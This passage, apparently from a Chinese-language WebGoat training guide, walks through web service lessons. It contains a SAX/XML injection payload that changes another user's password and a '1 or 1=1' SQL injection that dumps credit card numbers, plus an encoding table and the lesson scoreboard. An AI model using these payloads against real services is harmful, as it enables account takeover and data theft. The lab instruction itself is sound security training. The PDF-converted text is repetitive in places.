xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<SOAP-ENV:Body>
<ns1:getLastName
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:ns1="http://lessons">
<id xsi:type="xsd:int">101</id>
</ns1:getLastName>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

返回信息用户 LastName 为 Snow。

Site	106.25.001.2012:8080 OWASP
Server	Apache-Coyote/1.1
Content-Type	text/xml; charset=utf-8
Host	1.1 owaspbwa.localdomain
Accept-Encoding	Accept-Encoding
Content-Encoding	gzip

XML	Text	Hex
<pre><soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="soap:Envelope"> <soapenv:Body> <ns1:getLastNameResponse soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/" xmlns:ns1="http://lessons"> <getLastNameReturn xsi:type="xsd:string"> Snow </getLastNameReturn> </ns1:getLastNameResponse> </soapenv:Body> </soapenv:Envelope></pre>		

刷新左侧导航页面，完成本节课程。

2.18.2 WSDL 扫描 (WSDL Scanning)

2.18.2.1 技术概念或主题 (Concept / Topic To Teach)

Web Services 通过使用 SOAP 请求进行通信。这个请求提交到一个尝试执行一个 Web 服务描述语言 (WSDL) 定义的函数的 Web 服务。让我们一起来学习一些关于 WSDL 的文件。查看一下 WebGoat 的 WSDL 文件。

2.18.2.2 技术原理 (How It works)

无

2.18.2.3 总体目标 (General Goals)

本页面是 Web Service 的 API。查看 WSDL 文件，并尝试获取客户的其它信息，如：信用卡号码。

[Solution Videos](#)

[Restart this Lesson](#)

Web Services communicate through the use of SOAP requests. These requests are submitted to a web service in an attempt to execute a function defined in the web service definition language (WSDL) file.

General Goal(s):

This screen is the API for a web service. Check the WSDL file for this web service and try to get some customer credit numbers.

Enter your account number:

Select the fields to return:

- First Name
- Last Name
- Login Count

[View the web services definition language \(WSDL\) to see the complete API: WebGoat WSDL File](#)

2.18.2.4 操作方法 (Solutions)

启动 WebScarab，任意选择后点提交

Solution Videos Web Services communicate through the use of SOAP requests. These requests are submitted to a web service in an attempt to execute a function defined in the web service definition language (WSDL) file. **Restart this Lesson**

General Goal(s):

This screen is the API for a web service. Check the WSDL file for this web service and try to get some customer credit numbers.

Enter your account number:

Select the fields to return:

- First Name
- Last Name
- Login Count

[View the web services definition language \(WSDL\) to see the complete API: WebGoat WSDL File](#)

By Alex Smolen 

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

使用 WebScarab 截获请求，并将其中的“field=getLastName”改为“field=getCreditCard”

2.18.3.2 技术原理 (How It works)

无

2.18.3.3 总体目标 (General Goals)

有些 Web 界面在后台使用 Web Services。如果前端所有输入验证都依赖 Web Services，那么它可能会破坏 Web 界面发送数据的 XML 内容。

本节课中，您需要修改除了用户 101 以外的另一个用户的密码。

Solution Videos

[Restart this Lesson](#)

Web Services communicate through the use of SOAP requests. These requests are submitted to a web service in an attempt to execute a function defined in the web service definition language (WSDL) file.

General Goal(s):

This screen is the API for a web service. Check the WSDL file for this web service and try to get some customer credit numbers.

Enter your account number:

Select the fields to return:

- First Name
- Last Name
- Login Count

[View the web services definition language \(WSDL\) to see the complete API: WebGoat WSDL File](#)

2.18.3.4 操作方法 (Solutions)

SAX 解析器会解析任何格式正常的 XML 文件，例如：匹配到有效的标记符号及闭合符号即认为正确。当您向原有的 XML 文件中添加新的 changePassword 元素时，如果 id 和 password 等标记都正确，那么解析器将很乐意帮您去修改另一个 userid 的密码。

在课程页面密码框中输入一个密码，开启 WebScarab。

点击“Go!”按钮提交数据，在 WebScarab 拦截的请求中修改 XML 文件，在 password 选项中添加如下代码：

```
newpassword</password>
</wsns1:changePassword>
<wsns1:changePassword>
<id xsi:type='xsd:int'>102</id>
```

```
<password xsi:type='xsd:string'>notforyoutoknow
```

确定后完成该课程。

Solution Videos Web Services communicate through the use of SOAP requests. These requests are submitted to a web service in an attempt to execute a function defined in the web service definition language (WSDL) file. **Restart this Lesson**

General Goal(s):

Some web interfaces make use of Web Services in the background. If the frontend relies on the web service for all input validation, it may be possible to corrupt the XML that the web interface sends.

In this exercise, try to change the password for a user other than 101.

*** Congratulations. You have successfully completed this lesson.**

Please change your password:

```
<?xml version='1.0' encoding='UTF-8'?>
<wsns0:Envelope
  xmlns:xsi='http://www.w3.org/2001/XMLSchema-instance'
  xmlns:xsd='http://www.w3.org/2001/XMLSchema'
  xmlns:wsns0='http://schemas.xmlsoap.org/soap/envelope/'
  xmlns:wsns1='http://lessons.webgoat.owasp.org'>
  <wsns0:Body>
    <wsns1:changePassword>
      <id xsi:type='xsd:int'>101</id>
      <password xsi:type='xsd:string'>newpassword</password> </wsns1:changePa
      ssword> <wsns1:changePassword> <id xsi:type='xsd:int'>102</id> <password xsi
      :type='xsd:string'>notforyoutoknow</password>
    </wsns1:changePassword>
  </wsns0:Body>
</wsns0:Envelope>
```

You have changed the password for userid 102 to 'notforyoutoknow'

2.18.4 Web Service SQL 注入（Web Service SQL Injection）

2.18.4.1 技术概念或主题（Concept / Topic To Teach）

Web Services 通过使用 SOAP 请求进行通信。这个请求提交到一个尝试执行一个 Web 服务描述语言（WSDL）定义的函数的 Web 服务。让我们一起来学习一些关于 WSDL 的文件。查看一下 WebGoat 的 WSDL 文件。

2.18.4.2 技术原理（How It works）

2.18.4.3 总体目标 (General Goals)

查看 WSDL 文件, 并尝试获取多个客户的信用卡帐号。您在屏幕上无法看到返回数据。完成该课程后, 刷新页面, 左侧将创先绿色通过标识。

Web Services communicate through the use of SOAP requests. These requests are submitted to a web service in an attempt to execute a function defined in the web service definition language (WSDL) file.

General Goal(s):

Check the web service description language (WSDL) file and try to obtain multiple customer credit card numbers. You will not see the results returned to this screen. When you believe you have succeeded, refresh the page and look for the 'green star'.

Enter your Account Number:

SELECT * FROM user_data WHERE userid = 101

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0

Exploit the following WSDL to access sensitive data:
[WebGoat WSDL File](#)

By Alex Smolen  we make software work

2.18.4.4 操作方法 (Solutions)

该课程可以通过使用 Web 服务工具 SOAPUI 轻松解决。这里我们使用 WebScarab。进入到 Web Services, 您会看到一个调用的 Web 服务或者 WSDL 历史文件。

首先, 手工访问一次本课程的 WSDL 文件: <http://webgoatvm/WebGoat/services/WsSqlInjection?WSDL>

Solution Videos Web Services communicate through the use of SOAP requests. These requests are submitted to a web service in an attempt to execute a function defined in the web service definition language (WSDL) file. [Restart this Lesson](#)

General Goal(s):

Check the web service description language (WSDL) file and try to obtain multiple customer credit card numbers. You will not see the results returned to this screen. When you believe you have succeeded, refresh the page and look for the 'green star'.

Enter your Account Number:

SELECT * FROM user_data WHERE userid = 101


USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0

Exploit the following WSDL to access sensitive data:
[WebGoat WSDL File](#)


By Alex Smolen  we make software work

在 WebScarab 中, 您可以从顶部的下拉框中选择 WSDL。WebScarab 将解析 XML 文件, 所以您可以选择调用的操作。然后您可以输入一个调用的参数值。在“vaule”输入 1 or 1=1, 点执行, 会弹出一个基本身份验证框, 输入用户名 guest, 密码 guest, 然后点 OK, 点“Execute”,

即可返回所有结果。如果没有弹出，可以再 WebScarab 的 “Tools” > “Credentials” 中选择。您需要选中 “Ask when required”。（需要先打开 WSDL 文件，就能在 WebScarab 的 WebServices 中看到相应的内容了。）



双击 value，设置数值为 1 or 1=1，点击【execute】按钮提交数据。幸运的话，您将看到多个客户的信用卡信息，完成本课程。



2.18.4.4.1 说明

如果您的操作没有任何反应，建议通过下拉菜单再次重新选择 service 和 operation。最好的办法是发起一个原始的 SOAP 请求。

2.18.4.5 总体目标（General Goals）

本节课程主要让用户熟悉不同的编码方案。

2.18.4.6 操作方法 (Solutions)

输入 rot13 后，可查看不同编码结果和描述信息。

描述	编码	解码
Base64 编码是一种简单可逆编码，用于编成 AscII 字符，用于制作可打印的字符串，但没有提供安全保护。	cm90MTM=	?u
实体编码使用特殊的序列如&作为特殊字符，这样可以防止这些字符被解释。	rot13	rot13
基于密码的加密 (PBE)，是强大的文本密码加密。没有密码无法解密。	8fahJh9R82A=	非加密字符串
MD5 哈希是一个可以用来验证一个字符串或字节数组的校验，具有不可逆性，无法通过逆转找到原始字符串或字节。由于其加密晦涩难懂，如果可以选择，可以使用 SHA-256.	Jdc1C0ADL9kz0dcV/UelcA==	N/A
统一编码	没有执行	没有执行
统一编码	rot13	rot13
十六进制编码只是简单的把编码字节转换为%XX 格式。	%72%6F%74%31%33	字符串不包括十六进制字符对
ROT13 是一种使文本不可读的方法，但是它很容易被逆转，且没有安全保护。	ebg13	rot13
XOR 密码编码是一种脆弱的加密方案，它将密码混合在数据中。	NQAbUIY=	
双统一编码	没有执行	没有执行
双 URL 编码	rot13	rot13

2.19 管理功能 (Admin Functions)

2.19.1 报告卡 (Report Card)

本页面展现了用户学习进度及过关状态等信息。

Comments and suggestions are welcome. webgoat@owasp.org

Results for: guest

Lesson	Complete	Visits	Hints
Normal user lessons			
How to work with WebGoat	Y	224	0
Tomcat Configuration	N	0	0
Useful Tools	N	0	0
How to create a Lesson	N	0	0
Http Basics	N	0	0
HTTP Splitting	N	0	0
Using an Access Control Matrix	N	0	0
Bypass a Path Based Access Control Scheme	N	0	0
LAB: Role Based Access Control	N	0	0
Remote Admin Access	N	0	0
Same Origin Policy Protection	N	0	0
LAB: DOM-Based cross-site scripting	N	0	0
LAB: Client Side Filtering	N	0	0
DOM Injection	N	0	0
XML Injection	N	0	0
JSON Injection	N	0	0
Silent Transactions Attacks	N	0	0
Dangerous Use of Eval	N	0	0
Insecure Client Storage	N	0	0
Password Strength	N	0	0

String SQL Injection	Y	3	0
LAB: SQL Injection	N	14	1
Modify Data with SQL Injection	N	0	0
Add Data with SQL Injection	N	0	0
Database Backdoors	N	0	0
Blind Numeric SQL Injection	Y	5	0
Blind String SQL Injection	N	0	0
Denial of Service from Multiple Logins	N	1	1
Insecure Login	N	0	0
Forced Browsing	Y	1	0
Encoding Basics	Y	8	0
Malicious File Execution	Y	1	0
Bypass HTML Field Restrictions	N	0	0
Exploit Hidden Fields	N	2	1
Exploit Unchecked Email	N	0	0
Bypass Client Side JavaScript Validation	N	0	0
Hijack a Session	N	3	0
Spoof an Authentication Cookie	N	2	0
Session Fixation	N	0	0
Create a SOAP Request	Y	3	0
WSDL Scanning	N	3	0
Web Service SAX Injection	N	0	0
Web Service SQL Injection	N	15	0
Report Card	N	0	0
The CHALLENGE!	N	0	0
Hackable Admin Screens			
User Information	N	0	0
Product Information	N	0	0
Adhoc Query	N	0	0
Actual Admin Screens			
Summary Report Card	N	0	0
Refresh Database	N	0	0

2.20 挑战 (Challenge)

2.20.1 挑战 (The CHALLENGE!)

2.20.1.1 总体目标 (General Goals)

您的任务是破坏身份验证方案,从数据库中盗取所有的信用卡信息,然后破坏这个网站。您需要利用您在其他课程中学到的技术。要破坏的主页是“webgoat_challenge_guest.jsp”页面。

登录:

使用帐号登录系统。如果您还没有帐号, 请查看 OWASP admin 页面。

[Solution Videos](#)

[Restart this Lesson](#)

Your mission is to break the authentication scheme, steal all the credit cards from the database, and then deface the website. You will have to use many of the techniques you have learned in the other lessons. The main webpage to deface for this site is 'webgoat_challenge_guest.jsp'

*** Invalid login**

Sign In

Please sign in to your account. See the OWASP admin if you do not have an account.

*Required Fields

*User Name:

*Password:

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

OWASP 中国